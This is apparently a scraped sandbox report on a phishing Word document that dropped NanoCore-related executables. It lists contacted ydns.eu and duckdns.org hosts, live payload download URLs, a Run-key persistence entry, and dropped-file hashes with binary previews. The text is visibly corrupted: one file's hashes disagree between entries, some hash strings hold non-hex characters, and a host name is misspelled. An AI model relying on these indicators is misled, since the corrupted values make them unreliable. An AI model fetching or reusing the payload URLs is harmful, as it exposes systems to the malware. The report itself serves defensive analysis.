| 21.2.images.exe.400000.1.unpack | 100% | Avira | TR/Crypt.XPACK.Gen2 | | Download File |
| 15.2.putty.exe.400000.1.unpack | 100% | Avira | TR/Crypt.XPACK.Gen2 | | Download File |
| 34.2.iBCrDCK.i.exe.400000.2.unpack | 100% | Avira | TR/Dropper.Gen | | Download File |
| 34.2.iBCrDCK.i.exe.440000.4.unpack | 100% | Avira | TR/NanoCore.fadte | | Download File |
| 13.2.putty.exe.400000.3.unpack | 100% | Avira | TR/Crypt.XPACK.Gen2 | | Download File |

Domains

No Antivirus matches

URLs

| Source | Detection | Scanner | Label | Link |
|---------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------|
| http://www.icra.org/vocabulary/ | 0% | URL Reputation | safe | |
| http://newhosteeeeee.ydns.eu | 0% | Avira URL Cloud | safe | |
| http://hutyrtit.ydns.eu/microC.exe | 100% | Avira URL Cloud | malware | |
| http://http://newhosteeeeee.ydns.eu/putty.exePE | 0% | Avira URL Cloud | safe | |
| http://http://newhosteeeeee.ydns.eu/putty.exe | 0% | Avira URL Cloud | safe | |
| http://ja.com/ | 0% | Avira URL Cloud | safe | |
| http://java.co | 0% | Avira URL Cloud | safe | |
| http://www.%s.comPA | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redirect/services.asp?WMPfriendly=true | 0% | URL Reputation | safe | |
| http://http://newhosteeeeee.ydns.eu/p | 0% | Avira URL Cloud | safe | |
| http://http://newhosteeeeee.ydns.eu/putt | 0% | Avira URL Cloud | safe | |

Domains and IPs

Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|-----------------------|----------------|--------|-----------|---------------------|------------|
| newhosteeeeee.ydns.eu | 203.159.80.186 | true | false | | high |
| sdafsdffsffs.ydns.eu | 203.159.80.186 | true | false | | high |
| hutyrtit.ydns.eu | 203.159.80.165 | true | false | | high |
| hhjhtggr.duckdns.org | 203.159.80.186 | true | false | | high |

Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| http://hutyrtit.ydns.eu/microC.exe | true | • Avira URL Cloud: malware | unknown |
| http://newhosteeeeee.ydns.eu/putty.exe | true | | unknown |

URLs from Memory and Binaries

Contacted IPs

Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|----------------|-----------------------|-------------|-------------------------------------------------------------------------------------|-------|---------------|-----------|
| 203.159.80.186 | newhosteeeeee.ydns.eu | Netherlands |  | 47987 | LOVESERVERSGB | false |
| 203.159.80.165 | hutyrtit.ydns.eu | Netherlands |  | 47987 | LOVESERVERSGB | false |

General Information

| | |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version: | 33.0.0 White Diamond |
| Analysis ID: | 457815 |
| Start date: | 02.08.2021 |
| Start time: | 10:59:02 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 14m 35s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | NEW PO1100372954 -.doc |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Number of analysed new started processes analysed: | 33 |
| Number of new started drivers analysed: | 4 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | <ul style="list-style-type: none">• HCA enabled• EGA enabled• HDC enabled• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.phis.troj.spyw.expl.evad.winDOC@45/31@24/2 |
| EGA Information: | Failed |
| HDC Information: | <ul style="list-style-type: none">• Successful, ratio: 50.5% (good quality ratio 49.5%)• Quality average: 87.6%• Quality standard deviation: 20.8% |
| HCA Information: | <ul style="list-style-type: none">• Successful, ratio: 99%• Number of executed functions: 0• Number of non-executed functions: 0 |
| Cookbook Comments: | <ul style="list-style-type: none">• Adjust boot time• Enable AMSI• Found application associated with file extension: .doc• Found Word or Excel or PowerPoint or XPS Viewer• Attach to Office via COM• Active ActiveX Object• Scroll down• Close Viewer |
| Warnings: | Show All |

Simulations

Behavior and APIs

| Time | Type | Description |
|----------|-----------------|----------------------------------------------------------------------------------------------------------------------|
| 10:59:41 | API Interceptor | 69x Sleep call for process: powershell.exe modified |
| 10:59:50 | API Interceptor | 19x Sleep call for process: putty.exe modified |
| 10:59:59 | API Interceptor | 1204x Sleep call for process: images.exe modified |
| 11:00:13 | API Interceptor | 709x Sleep call for process: cmd.exe modified |
| 11:00:16 | API Interceptor | 983x Sleep call for process: iBCrDCK.i.exe modified |
| 11:00:23 | API Interceptor | 37x Sleep call for process: drvinst.exe modified |
| 11:00:39 | Autostart | Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe |
| 11:00:49 | API Interceptor | 140x Sleep call for process: smtpsvc.exe modified |

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe



| | |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 0 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUI3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa |
| MD5: | 8FA8F52DFC55D341300EFF8E4C44BA33 |
| SHA1: | 4FBDB8C39BBC48B159E1F795A2222D51077FDBE9 |
| SHA-256: | 2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A |
| SHA-512: | A29B2B8FCDE4EF5917E6AAD29C547D2FCEFE3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205 |
| Malicious: | true |
| Antivirus: | <ul style="list-style-type: none"> Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: ReversingLabs, Detection: 20% |
| Reputation: | unknown |
| Preview: | <pre>MZ.....@.....!L!This program cannot be run in DOS mode...\$.PE..L..1..a.....P.....L.....@..... ..@.....K..O.....@......H.....text......rsrc.....0.....@..@.rel oc.....@.....@.B.....K.....H.....0.d.....s.....o.....(*&.(...*s.....s.....s!.....s".....s#.....*..0.....~...o\$...+.*0..... ~...0%....+.*0.....~...0&....+.*0.....~...0'....+.*0.....~...o(....+.*0.<.....~...())!r...p...(*..o+...s.....~...+.*0.....~...+.*".....*0.&.....(....r1.. p~...o~...(!....t\$...+.*...0.&.....(....r7..p~...o~...(!.....</pre> |

C:\Program Files\Microsoft DN11rdpwrap.ini

| | |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\ProgramData\images.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 181846 |
| Entropy (8bit): | 5.421809355655133 |
| Encrypted: | false |
| SSDEEP: | 768:WEUfQYczxEQBLWf9PUUpBdfbQnxJcRZsMfDKlax8Rr/d6gl/+f8jZ0fyL+8F7f6:57f6GqZm0c11IvmstYUWtN/7 |
| MD5: | 6BC395161B04AA555D5A4E8EB8320020 |
| SHA1: | F18544FAA4BD067F6773A373D580E111B0C8C300 |
| SHA-256: | 23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE |
| SHA-512: | 679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAAI |
| Malicious: | false |
| Reputation: | unknown |

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe

| | |
|-------------|---------------------------------------------------------------------------------------------------------------------|
| Reputation: | unknown |
| Preview: | ..{.i.m.g.s. [.C.o.m.p.a.t.i.b.i.l.i.t.y. .M.o.d.e.] .- .M.i.c.r.o.s.o.f.t. .W.o.r.d.}...L.e.f.t. .W.i.n.d.o.w.s.r. |

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe

| | |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\ProgramData\images.exe |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | downloaded |
| Size (bytes): | 1378816 |
| Entropy (8bit): | 7.548476087877472 |
| Encrypted: | false |
| SSDEEP: | 24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUI3uwDZzGL:OQ76f58Dgy58Dgz06n1pWVNdJZa |
| MD5: | 8FA8F52DFC55D341300EFF8E4C44BA33 |
| SHA1: | 4FBDB8C39BBC48B159E1F795A222D51077FDBE9 |
| SHA-256: | 2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A |
| SHA-512: | A29B2B8FCDE4EF5917E6AAD29C547D2FCEFE3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48205 |
| Malicious: | true |
| Antivirus: | <ul style="list-style-type: none"> Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: ReversingLabs, Detection: 20% |
| Reputation: | unknown |
| IE Cache URL: | http://hutyrtit.ydns.eu/microC.exe |
| Preview: | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..1..a.....P.....L.....@.....`.....
..@.....K..O.....@.....H.....text.....`.....rsrc.....`.....0.....@.....@..rel
oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(.....*&.....(*.....s.....s!.....s".....s#.....*.....0.....~.....o\$.....+.....*.....0.....~.....0%.....+.....*.....0.....&.....+.....*.....0.....~.....o'.....+.....*.....0.....~.....o(.....+.....*.....0.....<.....~.....o).....!r.....p.....(*.....o+.....s.....~.....+.....*.....0.....&.....(.....r1.....p.....o.....(.....!\$.....+.....*.....0.....&.....(.....r7..p.....~.....o.....(..... |

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\putty[1].exe

| | |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | downloaded |
| Size (bytes): | 731648 |
| Entropy (8bit): | 7.501590274865465 |
| Encrypted: | false |
| SSDEEP: | 12288:hdJnZDhQg/eZ0EaMEH+a2C9mIzUewRTCABR4x9kB3AHwmV2h1mFbiwN2:Pw05H+NC9mIzUewRTC0Ui3APmY |
| MD5: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| SHA1: | D7126889DC5FFCF23C90FFA19A359060658A0388 |
| SHA-256: | DB531D6E969F16A9318224E16A18F3314FA75D0EAAD90FC9A805F10D098D67C9 |
| SHA-512: | 85E15BF86BC62B9AE552FAC7118A9F54631BA84FDF60ACB803348813B67E0B4349F82FBF312474879C3DC209E06EC21E8BFACEDF91CA2D3B490270F655BF980D |
| Malicious: | true |
| Antivirus: | <ul style="list-style-type: none"> Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: ReversingLabs, Detection: 28% |
| Reputation: | unknown |
| IE Cache URL: | http://newhosteeteeeee.ydns.eu/putty.exe |
| Preview: | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..F..a.....P.....Zi.....@.....@.....
..@.....(i..O.....@.....`.....H.....text.....`.....rsrc.....@.....".....@.....@..rel
oc.....(.....@.....@..B.....\;.....H.....W.....0.....(+.....(.....0.....*.....(...../.....(0.....(1.....(2...*N.....(.....o.....(3
...*&(4...*s5.....s6.....s7.....s8.....s9.....*.....0.....~.....o'.....+.....*.....0.....~.....o(.....+.....*.....0.....<.....~.....o).....!r.....p.....(@.....oA...sB.....~.....+.....*.....0..... |

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11DB366A.png

| | |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | 370 sysV pure executable |
| Category: | dropped |
| Size (bytes): | 262160 |
| Entropy (8bit): | 0.0018414541227182795 |
| Encrypted: | false |
| SSDEEP: | 3:8aB/Yv2HbIII5/IHd/IXF4:zBav27K/ |
| MD5: | 36148DAEC9FF9C3487586B72447DAC7B |
| SHA1: | FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54 |
| SHA-256: | E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426 |
| SHA-512: | E41BFECDC86CE8DCDBCAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAAEA5D11FD |
| Malicious: | false |
| Reputation: | unknown |

| | |
|-------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E195593A-72A2-4470-89E8-B7D87A58E0E0}.tmp | |
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 1024 |
| Entropy (8bit): | 0.05390218305374581 |
| Encrypted: | false |
| SSDEEP: | 3:o!3lYdn:4Wn |
| MD5: | 5D4D94EE7E06BBB0AF9584119797B23A |
| SHA1: | DBB111419C704F116EFA8E72471DD83E86E49677 |
| SHA-256: | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBC4D743208585D997CC5FD1 |
| SHA-512: | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B
A4 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: |
.....
.....
..... |

| | |
|------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\OICE_9306262C-FECE-4A9E-949D-FCC308D5F5A8.0\FLD93F.tmp | |
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | 370 sysV pure executable |
| Category: | dropped |
| Size (bytes): | 262160 |
| Entropy (8bit): | 0.0018414541227182795 |
| Encrypted: | false |
| SSDEEP: | 3:8aB/Yv2Hblll5/!Hd/!XF4/:zBav27K/ |
| MD5: | 36148DAEC9FF9C3487586B72447DAC7B |
| SHA1: | FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54 |
| SHA-256: | E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426 |
| SHA-512: | E41BFECDD86CE8DCDBCAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAAEA5D
1FD |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | X.&.....f.....
.....
.....
..... |

| | |
|-------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT | |
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 20480 |
| Entropy (8bit): | 5.821101833795217 |
| Encrypted: | false |
| SSDEEP: | 384:3ymxalgzcasasapa2hoyn1VYdNI6UnRjbtqEEE6oEaE3/nh:3ymxaPzcasasapa2vgnrYdNI6Un7ZFPWb |
| MD5: | EAF98295C742E17B01760B98BDB04235 |
| SHA1: | E729C9F20DCF8AC722517FCADD4D87BEDE21F49E |
| SHA-256: | 4F4EAAAF614069BBFC3977DB75BD69A32A4BA95E5AD1A8B28348E4051A16D10A6 |
| SHA-512: | E2BDF0C22670A538D38A8AD8C0AA9DF59B253BDF3C49CA4724650382F490642C99134024F13AAD64B02D5EDC42B6A4759D10156ABE1E9274DC977C2270C57E4 |
| Malicious: | true |
| Reputation: | unknown |
| Preview: | ..<scriptlet.. >..
.....
..... |

| | |
|-----------------------------------------------------------------------------|--------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT:Zone.Identifier | |
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 27 |
| Entropy (8bit): | 3.9582291686698787 |
| Encrypted: | false |
| SSDEEP: | 3:gAWY3W:qY3W |
| MD5: | 833C0EFD3064048FD6A71565CA115CCD |

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin

Table with 2 columns: Property (Process, File Type, Category, Size, Entropy, Encrypted, SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious, Reputation, Preview) and Value.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat

Table with 2 columns: Property (Process, File Type, Category, Size, Entropy, Encrypted, SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious, Reputation, Preview) and Value.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\NEW PO1100372954 -.LNK

Table with 2 columns: Property (Process, File Type, Category, Size, Entropy, Encrypted, SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious, Reputation, Preview) and Value.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Table with 2 columns: Property (Process, File Type, Category, Size, Entropy, Encrypted) and Value.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

| | |
|-------------|--------------------------------------------------------------------------------------------------------------------------------|
| SSDEEP: | 3:M1LSUPkcQjOru4oziUPkcQjOru4omX1LSUPkcQjOru4ov:MVnP66ru443P66ru4DnP66ru4y |
| MD5: | 0865393879B83EFC01FD7C549E71A9A5 |
| SHA1: | 899AE6A283B9B9F0F62475C18E135B09397ED727 |
| SHA-256: | 967255627D9D9D210D5279B8DAFF2975BE25A21A3E7E1E756896AEFF41B4751C |
| SHA-512: | E8FA619372F9FDC50114BF8C42C56163ECA7E325BFF8C72F9E1685D79E70FEF45A7270420576110EB1C382D70A2B1EB8F44A788451A852B0F5BCBD5F7D628C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | [doc]..NEW PO1100372954 -.LNK=0..NEW PO1100372954 -.LNK=0..[doc]..NEW PO1100372954 -.LNK=0.. |

C:\Users\user\AppData\Roaming\Microsoft\Templates~\$Normal.dotm

| | |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.4311600611816426 |
| Encrypted: | false |
| SSDEEP: | 3:vrJlaCkwtVyyKbE/w+FUYlln:vdsCkwt/AE51ll |
| MD5: | B1035D12CDF3CD7AA18A33C0A1D17AAE |
| SHA1: | CE8244E4A5E407568BA15A7C6DC2F6428306EBB8 |
| SHA-256: | CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425 |
| SHA-512: | E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .user.....A.l.b.u.s.....p.....P.....Z.....X... |

C:\Users\user\AppData\Roaming\Microsoft\UPProof\ExcludeDictionaryEN0409.lex

| | |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | Little-endian UTF-16 Unicode text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 2 |
| Entropy (8bit): | 1.0 |
| Encrypted: | false |
| SSDEEP: | 3:Qn:Qn |
| MD5: | F3B25701FE362EC84616A93A45CE9998 |
| SHA1: | D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB |
| SHA-256: | B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209 |
| SHA-512: | 98C5F56F3DE340690C139E58EB7DAC111979F0D4DFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .. |

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\490281AC8GSCNCH37UYE.temp

| | |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5836145728363404 |
| Encrypted: | false |
| SSDEEP: | 96:chQCAMqoqvsvqJCwo+z8hQCAMqoqvsvEHyqvJCworQz2QYVHtyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu |
| MD5: | BF6DEE5BCCB0B3116AFC11A073DF62BB |
| SHA1: | 8E65F7FF14D5E4407C32BA959CE795D072AD826E |
| SHA-256: | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4 |
| SHA-512: | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: |FL.....F".:.....8.D...xq.[D...k.....P.O. .i.....+00.../C:\.....\1....{J}. PROGRA~3.D.....{J}*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1....~Jlv. MICROS~1..@.....~Jlv*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:(.STARTM~1.j.....:({*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....-1.....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B..A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1.R.....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....;. WINDOW~2.LNK.Z.....;,*...=.....W.i.n.d.o.w.s. |

| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy) | |
|-------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5836145728363404 |
| Encrypted: | false |
| SSDEEP: | 96:chQCAMqoqvsqJcwo+z8hQCAMqoqvsEHyqJcworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu |
| MD5: | BF6DEE5BCCB0B3116AFC11A073DF62BB |
| SHA1: | 8E65F7FF14D5E4407C32BA959CE795D072AD826E |
| SHA-256: | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4 |
| SHA-512: | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: |FL.....F".....8.D...xq{D...xq{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\ PROGRA-3..D.....{J}*..k.....P.r.o.
g.r.a.m.D.a.t.a.....X.1.....~Jlv. MICROS-1..@.....:~Jlv*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:(
..STARTM-1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s...
@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS-1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW-1..R..
.....:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW-2.LNK..Z.....:;*...=.....W.i.n.d.o.w.s. |

| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy) | |
|--------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5836145728363404 |
| Encrypted: | false |
| SSDEEP: | 96:chQCAMqoqvsqJcwo+z8hQCAMqoqvsEHyqJcworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu |
| MD5: | BF6DEE5BCCB0B3116AFC11A073DF62BB |
| SHA1: | 8E65F7FF14D5E4407C32BA959CE795D072AD826E |
| SHA-256: | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4 |
| SHA-512: | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: |FL.....F".....8.D...xq{D...xq{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\ PROGRA-3..D.....{J}*..k.....P.r.o.
g.r.a.m.D.a.t.a.....X.1.....~Jlv. MICROS-1..@.....:~Jlv*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:(
..STARTM-1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s...
@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS-1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW-1..R..
.....:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW-2.LNK..Z.....:;*...=.....W.i.n.d.o.w.s. |

| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LOCAUF6YJEF7K6W8Y37G.temp | |
|-----------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5836145728363404 |
| Encrypted: | false |
| SSDEEP: | 96:chQCAMqoqvsqJcwo+z8hQCAMqoqvsEHyqJcworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu |
| MD5: | BF6DEE5BCCB0B3116AFC11A073DF62BB |
| SHA1: | 8E65F7FF14D5E4407C32BA959CE795D072AD826E |
| SHA-256: | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4 |
| SHA-512: | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: |FL.....F".....8.D...xq{D...xq{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\ PROGRA-3..D.....{J}*..k.....P.r.o.
